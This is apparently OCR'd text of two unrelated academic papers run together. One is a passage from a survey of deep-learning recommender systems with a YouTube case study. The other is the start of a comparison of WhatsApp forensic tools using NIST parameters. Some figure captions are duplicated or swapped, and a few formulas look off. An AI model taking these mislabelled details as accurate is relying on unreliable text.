local businesses: dentists, hair stylists, …	Yelp

In the literature review, there are a representative set of existing evaluation metrics used for testing the performance of the proposed recommender systems. These evaluations measures have their standard formulations which are generally applied on a group of open recommender system public databases which are generated for the purposes.

The used evaluation metrics can be classified into two different groups depending on the output parameters which can be either a rating prediction metrics or ranking score prediction. From the technical system viewpoint, evaluating the ranking score in recommender systems is typically treated as if their main purpose is searching, using metrics from information retrieval such as recall, precision, F1 score and NDCG … .

Besides the accuracy evaluation, other novel evaluation metrics are considered for making better user satisfaction such as novelty, diversity, serendipity, coverage, stability, reliability, privacy, trustworthiness and interpretability.

The novelty metric specifies the difference degree between recommended items and items already visited by the user. Otherwise, *the diversity* metric specifies the differentiation degree among recommended items [17], [45], [47].

The serendipity measure how surprising the relevant recommendations are.

The coverage metric [18] is a factor that estimates the quality of the prediction in a way that indicates the situations percentage in which at least one of the user k-neighbors rate a new item not yet rated by that user.

The stability quality metric quantifies the stability of the system over the time. A recommender system is stable if the provided predictions and recommendations do not change strongly over a short period of time. This metric reflects the users' trust towards the recommender system [19].

The reliability metric informs about how seriously we may consider the prediction value. In this way the evaluation of a recommender system will be based on a pair of values: prediction value and reliability value through which users may balance their preferences and consider them for taking their decisions. The reliability value depends on the similarity of the user neighbors who are used for making the prediction and the degree of disagreement between them on rating a predicted item. In other words, a prediction of 4.5 out of 5 is much more reliable if it has obtained by a big number of similar users than if it has obtained by only two similar users [20].

Table II provides the most used set of classical recommender system evaluations metrics as well as the novel ones. Each evaluation metric is associated with its mathematic formulation in the field of recommender systems.

TABLE. II. RECOMMENDER SYSTEMS EVALUATION METRICS

Evaluation metrics			**Formula**	**Description**
Standard	***Rating prediction***	Mean Squared Error *(MSE)*	$MSE = \frac{1}{n}\sum_{i=1}^{n}(p_i - r_i)^2$	n: unrated items used for the test pi: the prediction on the ith test instance ri: the corresponding rating value given by the user
		Root Mean Squared Error (RMSE)	$RMSE = \sqrt{\frac{1}{n}\sum_{i=1}^{n}(p_i - r_i)^2}$	
		Mean Absolute Error (MAE)	$MAE = \frac{1}{n}\sum_{i=1}^{n}\lvert p_i - r_i\rvert$	
		Normalized Mean Absolute Error (NMAE)		
	Ranking score prediction	Recall	$Recall = \frac{TP}{TP + FN}$	TP: True Positive: an interesting item is recommended to the user TN: True Negative: an uninteresting item is not recommended to the user FN: False Negative: an interesting item is not recommended to the user FP: False Positive an uninteresting item is recommended to the user).
		Precision	$Precision = \frac{TP}{TP + FP}$	
		F1_score	$F1\_Score = \frac{2 \times Precision \times Recall}{precision + recall}$	
		Receiver Operating Characteristic (ROC)	A graphical technique that uses two metrics: TPR (True Positve Rate) and FPR (False Positive Rate) $TPR = \frac{TP}{TP + FN}$ $FPR = \frac{FP}{FP + TN}$	
		Area Under the Curve (AUC)	A graphical technique where we plot the various thresholds result in different true positive/false positive rates	
		Normalized Discounted Cumulative Gain (NDCG)	$NDCG = \frac{DCG}{IDCG}$ *where* $DCG = rel_1 + \sum_{i=2}^{pos}\frac{rel_i}{log_2 i}$ $IDCG = rel_1 + \sum_{i=2}^{\lvert h\rvert-1}\frac{rel_i}{log_2 i}$	Rel $_i$: the relevance of recommendation at position i Pos: the position up to which relevance is accumulated h: the set of correctly recommended items
Novel		Novelty	$Novelty = \sum_{i\in L}\frac{log_2 P_i}{n}$ *where* $P_i = \frac{n - rank_i}{n - 1}$;	**U** potential users ***n*** items number **N** potential items **L** recommendation list **C** content vector related to each item having a length *c*. **u**: users for whom the recommender system was able to generate a recommendation lists **P$_1$**: old prediction **P$_2$**: new prediction
		Serendipity	$Serendipity = \frac{1}{n}\sum_{i\in n}\max(P_{user} - P_U, 0) \times rel_i$	
		Diversity	$diversity = \frac{a}{c}\sum_{i=1}^{c}\frac{1}{n}\sum_{j=1}^{n} i_j$	
		Coverage	$Coverage = 100 \times \frac{u}{U}$	
		Stability	$stability = \frac{1}{P_2}\sum_{i\in P_2}\lvert P_{2,i} - P_{1,i}\rvert$	

B. Deep Learning

The deep learning is a class of machine learning algorithms. It is based on the advances of the neural networks which are rebranded in the recent years as deep learning. The deep learning shows his performance in treating many application fields like speech recognition, object detection and natural language processing proved by the trust offered by the most commanding enterprise in the world such as Google, Facebook and Microsoft. The model of deep learning is represented as a cascade of nonlinear layers which form an abstraction of data. The deep learning is used for supervised and unsupervised learning tasks. In the literature, the appearance of deep learning is related to computer vision domain including object and speech recognition. The architecture of a neural network is basically composed from three layers: input layer, hidden layer and output layer. The distinction between the different types of networks is related to the type of hidden layer and the number of hidden layers determine the depth of the neural network. The simplest artificial neural network is feedforward neural network where the information moves from the input nodes forward output nodes through the hidden nodes in the same direction and without making loops or cycles in the network. The transition between layer is controlled with an activation function which can be linear or nonlinear such as tanh, sigmoid and Rectified Linear Unit (ReLU). The activation functions manage the corresponding inputs weights w_{ij}. The architecture of neural network is illustrated in Fig. 1. The red color presents the operations applied on the simple feedforward neural network to make a recurrent neural network where neurons in the hidden layer are connected recurrently to neurons in the input layer.



Fig. 1. Feed forward vs. recurrent neural network architecture.

There are several categories of deep learning models. Among these models we cite the following which differ in term of complexity and application fields [21]-[24]:

- Multilayer Perceptron it is a variant of Feedforward Neural Network which is the simplest deep learning approach. MLP have multiple hidden layers which are interconnected in a feed-forward way. The mapping between the input and the output layers is driven by an arbitrary activation function.
- Unsupervised Learning Networks: This group covers three specific architectures which are Autoencoders, Deep Belief Networks (DBNs) and Generative Adversarial Networks (GANs).

The Autoencoder is similar to MLP architecture with the specificity that the output layer has the same number of nodes as the input layer in order to reconstruct the inputs but in which the principle of dimensionality reduction is applied.

The Deep Belief Network (DBNs) is composed from two types of layers Restricted Boltzmann Machines (RBMs) used for pre-training phase and feed-forward network used for finetuning phase. The specificity of the Restricted Boltzmann Machines layer is the dependence between the two used layers where no intra-communication between them is allowed hence the nomination restricted.

The Generative Adversarial Network is composed of two neural networks. The first network is used for candidates' generation termed as generator and the second for the candidates' evaluation termed as discriminator.

- Convolutional Neural Network: It is a subclass of feedforward neural network with the specificity of pooling operations and convolution layers. The convolution is a powerful concept that helps in building more robust feature space based on a signal. It is successfully applied in the computer vision and image processing domains especially object recognition and image classification.
- Recurrent Neural Network: It is a variant of feed-forward neural networks. It is characterized by its ability to send information over time-steps. using of the internal memory of the network and the loops operations which form the major difference with other feedforward neural network It is widely used in natural language processing, speech recognition and robotic control applications. LSTM (Long Short-Term Memory) is a variant of Recurrent Neural Network model.
- Recursive Neural Network: Its architecture allows the recursive network to learn varying sequences of parts of an image or words using a shared-weight matrix and a binary tree structure. The difference between a Recursive Neural Network and Recurrent Neural Network is that the recursive one can be considered as a hierarchical network where there is no time factor to the input sequence and inputs are processed hierarchically according to a tree structure. This structure is able not only to identify objects in an image, but also to degage the relation between all objects in a scene. It is useful as a scene or sentence parser.

III. Deep Learning for Recommender System

Given the great success of the deep learning shown in many applications fields, it has recently been proposed for enhancing the recommender systems quality. In this section, we explore the different deep learning architectures used in the field of recommender system where we notice that the integration of deep learning is performed with the collaborative filtering model as well as the content-based model where different architectures can be joined in the same system [1]-[3].

C. Deep Collaborative Filtering Recommendation

The Deep learning is applied for enhancing collaborative filtering based recommender system. In fact, there are two most popular area of collaborative filtering which are the latent factor approaches and the neighborhood approaches. The deep learning reaches the two types of approaches. As for the latent factor approaches, the deep learning is applied for improving the performance of several algorithms such as factorization machine, matrix factorization, probabilistic matrix factorization, and K nearest neighbors' algorithm [25]-[28].

The selection of the deep learning technique is conditioned by the achievement of the recommendation model and its entrees parameters. Each deep learning model has its specificity which lead its integration in recommendation process. for example, the multilayer perceptron model shows its performance in modelling nonlinear interactions between user's preferences and items features which is useful for enhancing the recommendation quality. The multilayer perceptron model is integrated with the collaborative filtering to born the neural collaborative filtering techniques. The multilayer perceptron model is used also for solving regression and classification problems in order of enhancing the diversity as well as the accuracy of recommendation.

Authors in [26] have proposed a Deep matrix factorization model in which the deep learning is applied for feature learning. This model is used for CTR prediction and tested commercial data. This system takes the advantage of the Wide & Deep model proposed by Google [29] which joint trained wide linear models and deep neural networks to overcome the sparsity of user-item interactions matrix.

The recurrent neural network shows his performance in allowing the recommender system to manage the variation of rating data and content information in respect with time factor. It injects user's short-term preferences, context information and click histories into input layers which will be processed to predict the likelihood items. Several works are based on LSTM algorithm for item recommendation taking into account user's past session actions [32]-[34].

The unsupervised learning network Restricted Boltzmann Machine is used for recommender system in association with the collaborative filtering techniques to incorporate user features (known from the implicit feedback or the rating statement) or items features into the Restricted Boltzmann Machine model to predict the most relevant items to the user [35], [36].

D. Deep Content-based Recommendation

The deep learning is applied also for content-based recommender system. In this case, the main uses of the deep learning deals with the exploitation of the advances of deep learning in thanks to the Convolutional Neural Network for visual features extraction from images and Recurrent Neural Network for extracting textual features and hence improving the recommendation quality [37]-[39].

The choice the appropriate neural network is conditioned by the system requirement. The convolutional neural network is used in recommender systems due its performance in capturing local and global features coming from visual and textual data sources. This model is useful for solving the problem of classification and tag recommendation basing on visual features extraction from images patches or selecting informative words from textual information [30]-[33].

E. Challenges and Current Issues

The collaborative filtering and the content based filtering models are commonly used for recommendation. The difference between them depends on the nature of the information used as inputs. However, we notice some drawbacks for both of types of recommendation. Indeed, data sparsity, cold start, synonymy and gray sheep problems are the most limitations of the collaborative filtering. Moreover, limited content analysis, over-specialization and new user problems present a crucial shortcoming for the content based filtering. The following table details the aforementioned problems.

The deep learning is based on the advances of the neural networks which are rebranded in the recent years as deep learning. The deep learning shows his performance in treating many application fields like speech recognition, object detection and natural language processing proved by the trust offered by the most commanding enterprise in the world such as Google, Facebook and Microsoft. To overcome the limitation of the recommendation systems, the deep learning seems to be a powerful solution as it can be integrated in different steps of recommendation process. The main challenges that they remain undergoing treated by the researcher's community in terms of taking the advances of the deep learning for improving the interactivity with the user, proposing a hybrid social information and boosting the scalability.

TABLE. III. RECOMMENDATION APPROACHES LIMITATION

Collaborative filtering problems	**Content based filtering problems**
Data sparsity: the collaborative filtering is not applicable if no enough ratings for both users and items are available	***Limited content analysis:*** if the content does not contain enough data for items discrimination, the recommendation may will be not relevant to the user.
Cold start: this problem occurs with new users or items that they have entered the system for the first time, it is difficult to find similar ones because there is not enough information.	***Over-specialization:*** we mean by the over-specialization problem the novelty' low degree of the proposed items. This problem refers to the fundamental of a content-based recommender system as it suggest usually similar content for the user and then no new content that may interest him will be suggested.
Synonymy problem: this problem can be faced in the case when several items have the same or very similar names of entries.	***New user:*** when there's no enough data about the user to build his profile, the recommendation could be provided imperfectly.
Gray sheep: this problem refers to the users having special opinions which do not agree with any group of people. In this case, this user will not benefit from the collaborative filtering.	

- Interactivity Improving: The interactivity is the bedrock of the recommender system but with diverse degrees. The degree of interactivity is a double edge weapon. In fact, when increasing the interactivity degree, we have more relevant result but we risk disturbing the user. The recommender system refers mainly to implicit information which is extracted without a direct intervention of the user. This type of information is treated and modeled to form the user profile. These data can be entered via forms or other user interfaces provided for this purpose like: age, gender, job, birthday, marital status, and hobbies… or also obtained by observing user's actions like commenting, tagging, bookmarking. This alternative focused on the integration of the user in the recommendation process where he is asked to communicate with the recommender system in an interactive way. The second type of interaction is the explicit interaction which is usually deducted from the user feedback. Here, the user is asked to evaluate the system's results by mentioning if he like/dislike the results or rate them to describe his satisfaction degree. This approach presents an interactive process with user in which the initial suggested items are presented to user who will be asked to judge even a document is relevant or not. This aspect is treated by authors in [30] where they propose a deep learning-based personalized approach for tag recommendation.
- Hybrid social information: Crawling information from different websites and various social media provides hybrid social information which should be very rich and useful for improving the recommendation quality. The deep learning can be used for social network analysis [41] and for the opinion mining and sentiment analysis of users [40].
- Scalability: The deep learning techniques can be applied for boosting the scalability factor as it proves advanced performance in big data analytics. Indeed, the scalability problem deals with the no-stop increasing in data volumes of items and users and their embeddings. Thereby, the scalability is critical factor for choosing the recommendation model where the time factor has also a principal consideration. A recommender system should satisfy the two factors in the same time.

IV. Case Study: YouTube as a Deep Learning-based Recommender System

YouTube can be defined as the most popular online video platform. Indeed, it reach recently (September 2017) more than 1.5 billion monthly active users. The main service allowed by this platform is the automatic suggestion of a list of related videos to a user in response to the video currently viewed and by taking into account the collected practices of the user including the history of viewed videos. YouTube interface shows by default the first 25 related videos for any watched video. In the literature review, there are some proposition of how the YouTube's recommendation system is functioning. According to [4], there are some orientation that the video recommendation approach used by YouTube is the collaborative filtering where the principal inputs of the algorithm are patterns of shared viewership. The recommendation is predicted by exploring a video graph representation where two videos are estimated to be related if there are many users that watch the video B after the video A. Another vision in the literature which represent the minority are oriented towards a syntactical approach based on matching keywords within the title, description and tags and predict the most related videos. All these propositions are accurate in a part as the YouTube recommendation approach does not restricted to just one type of input data. The exact YouTube's recommendation system functioning is avowed in the paper of the YouTube proprietor researchers [5]. In this paper, it is stated that the recommender system used by YouTube is driven by the Google Brain project developed by Google researchers and engineers for the purposes of conducting artificial intelligence and deep learning technologies. This project is recently open-sourced as TensorFlow (https://www.tensorflow.org/). This library allows the exploitation of different deep neural network architectures. The recommender system used by YouTube is composed from two neural networks.

The First Neural Network: the process treated by this network is termed as candidate generation. It is constructed for learning user and item embeddings. It takes as input, information about the user collected from his watch history. These embeddings are fed into a feedforward neural network constructed from several fully embedded layers. The use of deep learning is integrated with the traditional recommendation approach, the collaborative filtering, with the processing the Matrix Factorization algorithm. This architecture allows the generation of a distribution of hundreds of videos predicted to be relevant to the user from the YouTube corpus composed from millions of videos. The architecture of the proposed neural network allows the easily addition of new features to the model. The additional embeddings cover the search history, demographic information (age, gender, location) used device, time, context, video class, video freshness, etc. The fed embeddings with all other model parameters are learned together using the normal gradient descent back-propagation updates algorithm. The concatenation of features is processed in the first layer which is followed by several layers connected and controlled with the activation function Rectified Linear Units (ReLU).

The Second Neural Network: is used for ranking the few hundred videos issued from the first neural network of candidate generation in order to make recommendations to the user. Compared to the problem of candidate generation, the ranking is much simpler as the number of treated videos is smaller and there is a sufficient information about the user and the items. This deep neural network is based on the logistic regression to assign a score to each video depending on the expected watch time. The recommendation process benefit from several features which indicate the past user behavior with items. The used features are: time since last watch, previous impressions of the user, user language, video language, impression video ID, watched video IDs … These features require usually a normalization process to be ready to feed the input layer of the neural network. Experiments have shown that increasing the width of hidden layers as well as their depth improve the network results. The best configuration of the hidden layers was a 1024-wide ReLU followed by a 512-wide ReLU followed by a 256-wide ReLU which present non-linear interactions between the different features. YouTube recommendation algorithm is illustrated in Fig. 2.



Fig. 2. Feed forward vs. recurrent neural network architecture.

The effectiveness of the YouTube recommendation algorithm is approved by several offline metrics such as precision, recall and ranking loss. However, YouTube Community rely also on A/B testing model via live experiments in order to ensure an iterative improvement of the system by capturing the subtle changes in watch time or in click-through rate or any other feature that measure the user engagement.

V. Conclusion

In this paper, we are interested in the deep learning based recommender systems which benefits from the deep model for enhancing the management of users, items, contexts and user-items interconnections to guarantee the user satisfaction. We have presented the background of recommender systems as well as the deep learning architecture which is chained with the illustration of the deep learning-based recommender approaches. We have classified these approaches according two criteria: to the integration way of the deep learning and the dependence level on it. Moreover, we have identified the new challenges and the future directions dealing with the deep learning based recommendation. Finally, we have handled a real case study that implement a deep learning based recommender system which is YouTube as it can be considered as famous video recommender system driven by Google Brain team. YouTube integrate the deep neural network to learn everything about viewers' habits and preferences.

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A Comparative Study of Forensic Tools for WhatsApp Analysis using NIST Measurements

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***Abstract*—One of the popularly used features on Android smartphone is WhatsApp. WhatsApp can be misused, such as for criminal purposes. To conduct investigation involving smartphone devices, the investigators need to use forensic tools. Nonetheless, the development of the existing forensic tool technology is not as fast as the development of mobile technology and WhatsApp. The latest version of smartphones and WhatsApp always comes up. Therefore, a research on the performance of the current forensic tools in order to handle a case involving Android smartphones and WhatsApp in particular need to be done. This research evaluated existing forensic tools for performing forensic analysis on WhatsApp using parameters from NIST and WhatsApp artifacts. The outcome shows that Belkasoft Evidence has the highest index number, WhatsApp Key/DB Extractor has superiority in terms of costs, and Oxygen Forensic has superiority in obtaining WhatsApp artifact.**

***Keywords*—Whatsapp; acquisition; NIST parameters; artifact**

I. Introduction

Smartphones with the Android operating system were introduced to the public in 2007; and it became the most popular operating system in 2011, judging from the sales [1]. In the fourth quarter of 2016 the number of smartphone sales with android operating system is 379.98 million units, as shown in Fig. 1.

Some popular smartphone features are messaging (88%), email (70%), Facebook (62%), camera (62%), and WhatsApp (51%) [2]. In [3], authors conducted a survey on instant messaging application, WhatsApp, Viber, and Telegram. From the survey results, WhatsApp tops the list at 60%. In terms of the user number, WhatsApp has increased significantly from year to year [4]. As of July 2017, the number of WhatsApp users has as many as 1.3 billion users as in Fig. 2. WhatsApp has various features, for instance sending and receiving text messages, pictures, videos, and documents. WhatsApp also comes with phone call and video call features. WhatsApp has been equipped with end-to-end encryption technology that serves to secure sent messages. With end-to-end encryption, the messages sent can only be read by senders and recipients [5].

It is impossible to separate WhatsApp from misuse. The large number of users and the end-to-end encryption technology used can be a magnet for someone with a criminal purpose such as drug trafficking, cyber-bullying, trafficking, and so on. There are some cases involving IM or WhatsApp applications [6]. In a case involving smartphone devices, the investigator needs to do mobile forensics. Mobile forensics is one of the forensic digital branches that learn on how to perform evidence recovery from a smartphone device. The investigator will perform forensic analysis of smartphone devices using forensic tools with a forensically-tested methodology, thus the analysis results are valid before the law and can be used as means of evidence [7].




Fig. 1. Statistics of smartphone operating systems.




Fig. 2. Number of WhatsApp user statistics.

According to [8], there are three forensic acquisition techniques: manual, physical, and logical. In the manual acquisition, the investigator will manually create the acquisition by directly looking at the contents of the smartphone device to find evidence. The advantage of manual acquisition is that investigators do not require forensic tools to create acquisitions. Manual acquisition has constraints in terms of the integrity of the evidence as investigators will directly examine the evidence which may result in the possibility of data changes. In physical acquisition, the investigator will clone a smartphone device. The cloning results will then be analyzed using forensic tools. In logical acquisition, the investigator will perform the data acquisition found in the smartphone device to be subsequently analyzed.

In [9], authors performed forensic analyzes using Oxygen Forensic and MOBILedit. The researchers argue that every forensic tool has its own advantages and disadvantages. It can be handled using several forensic tools that have different capabilities in addressing cases related to smartphone devices. MOBILedit has advantages in terms of run time, while Oxygen Forensic has an advantage in terms of artifact analysis. In other research conducted by [10] using Oxygen Forensic tools managed to find artifacts of call logs, text messages, media files (photos, video, audio), internet data, geolocation, applications, and social media data. In [10], authors also explained that mobile forensic has several challenges, such as: malicious programs, lack of availability of tools, password recovery, accidental reset, and anti-forensic technique.

In [11], authors performed comparisons and analysis of commercial forensic and open source tools. The tools put into comparison are TSK Autopsy, SIFT, MOBILedit, and Cellebrite UFED. The researcher believes that No. 1 forensic tool is perfect for performing all processes. Open source forensic tools have advantages in the number of users, flexibility in terms of use with console commands or GUI-based applications, logging capability, and good in tolerating errors. Meanwhile, commercial forensic tools are superior in terms of process speed, data extraction accuracy, and analytical skills. Commercial forensic tools also have the ability to restore deleted data. In [12], authors also conducted mobile forensic analysis using Celebrite UFED in order to determine the extent of forensic tool performance. In [12], authors obtained information on IMSI and ICCID. The artifacts, such as call logs, social media chat, contact list, email, SMS, and media files (audio, documents, image, video) also retrieved. In [12], authors added that each of the forensic tools has the possibility to produce different outputs. Therefore, an investigator should know what forensic tool he should use for a case.

The development of mobile technology and the large number of smartphone devices on the market become a challenge for investigators. One of the challenges of mobile forensics is the lack of resources in the sense that the rapid development of mobile technology and the growing number of smartphone devices are not put in a balance by the development of forensic mobile technology and the existing forensic tools [13].

NIST released a test plan to measure the performance of a forensic tool in a publication entitled "Mobile Device Tool Test Assertions and Test Plan ver. 2" and "Mobile Device Tool Specification ver. 2" [14], [15]. NIST argues that increasing the number of smartphone devices each year gives problems in forensics cases. Therefore, a method is needed to measure the ability of forensic tools on the market. NIST provides 42 measurement parameters and methods to measure the performance of forensic tools based on the results of each test plan.

Judging from the development of mobile technology and WhatsApp technology, WhatsApp's popularity, the possibility of cases involving WhatsApp, and previous research, the researcher conducted a comparative evaluation of forensic tools for WhatsApp analysis on Android-based smartphones. The forensic tools used are WhatsApp DB/Key Extractor, Belkasoft Evidence, and Oxygen Forensic. The performance and ability to perform WhatsApp forensic analysis from each forensic tool will be evaluated using the NIST forensic tool parameter and additional parameters from the researcher. The research' results will be used as a recommendation for investigators when handling cases related to WhatsApp.

II. Methodology and Tools

The objective of this study was to evaluate forensic tools. WhatsApp DB/Key Extractor, Belkasoft Evidence and Oxygen Forensic will be evaluated based on parameters from NIST and additional parameters from researchers in terms of the ability to perform WhatsApp's forensic analysis on Android.

A. Research Methodology

The research used the steps as in Fig. 3. The steps of the research are divided into four: experiment simulation, forensic analysis, analysis result, and conclusion.

- Experiment Simulation: Fig. 4 shows the experimental simulations performed. User A's smartphone device will be used to communicate with User B and simulates the daily use of WhatsApp, such as sending messages, making calls, receiving pictures. User A's Smartphone then will be used for forensic analysis in the next step. User A's smartphone used in the research is Samsung Galaxy S4 GT-I9500 with Android Lollipop 5.0.1 operating system and it has been rooted. WhatsApp version used in this research is version 2.17.351.
- Forensic Analysis: The researches will perform forensic analysis on smartphone devices using the WhatsApp DB/Key Extractor, Belkasoft Evidence, and Oxygen Forensic. The forensic analysis will be conducted under closed conditions in the sense that smartphone devices will be converted into Airplane Mode to maintain data integrity.
- Result Analysis: The performance of each forensic tool will then be analyzed using NIST parameters and additional parameters from the researcher. The parameters used are adjusted to the objective of the research, namely, WhatsApp analysis.




Fig. 3. Experiment simulation.




Fig. 4. Research methodology.

- Conclusion: The evaluation of forensic tools using NIST parameters and additional parameters are presented.

B. *Research Tools*

The research tools used in this research are divided into two: Experimental tools and forensic tools. Table I describes the experimental tools used in the research. Table II describes the forensic tools used in the research.

TABLE I. EXPERIMENT TOOLS

No	Experiment Tool	Description
1	Samsung Galaxy S4 GT-I9500	Android Lollipop 5.0.1, Rooted
2	WhatsApp	Instant Messaging application, Ver. 2.17.351
3	Workstation	Windows 7 64 Bit, Intel i5-4440, 4.00 GB RAM
4	USB Cable	Connecting smartphone to workstation

TABLE II. FORENSIC TOOLS

No.	Forensic Tool	Version	Description
1	WhatsApp DB/Key Extractor	4.7	Open source
2	Belkasoft Evidence (Trial ver)	8.4	Proprietary
3	Oxygen Forensic	6.4.0.67	Proprietary

TABLE III. NIST FORENSIC TOOL PARAMETERS

Core Assertions	Optional Assertions	Core Features Requirements	Optional Features Requirement
MDT-CA-01	MDT-AO-01	MDT-CR-01 A	MDT-RO-01 A
MDT-CA-02	MDT-AO-02	MDT-CR-02 A	MDT-RO-02 A
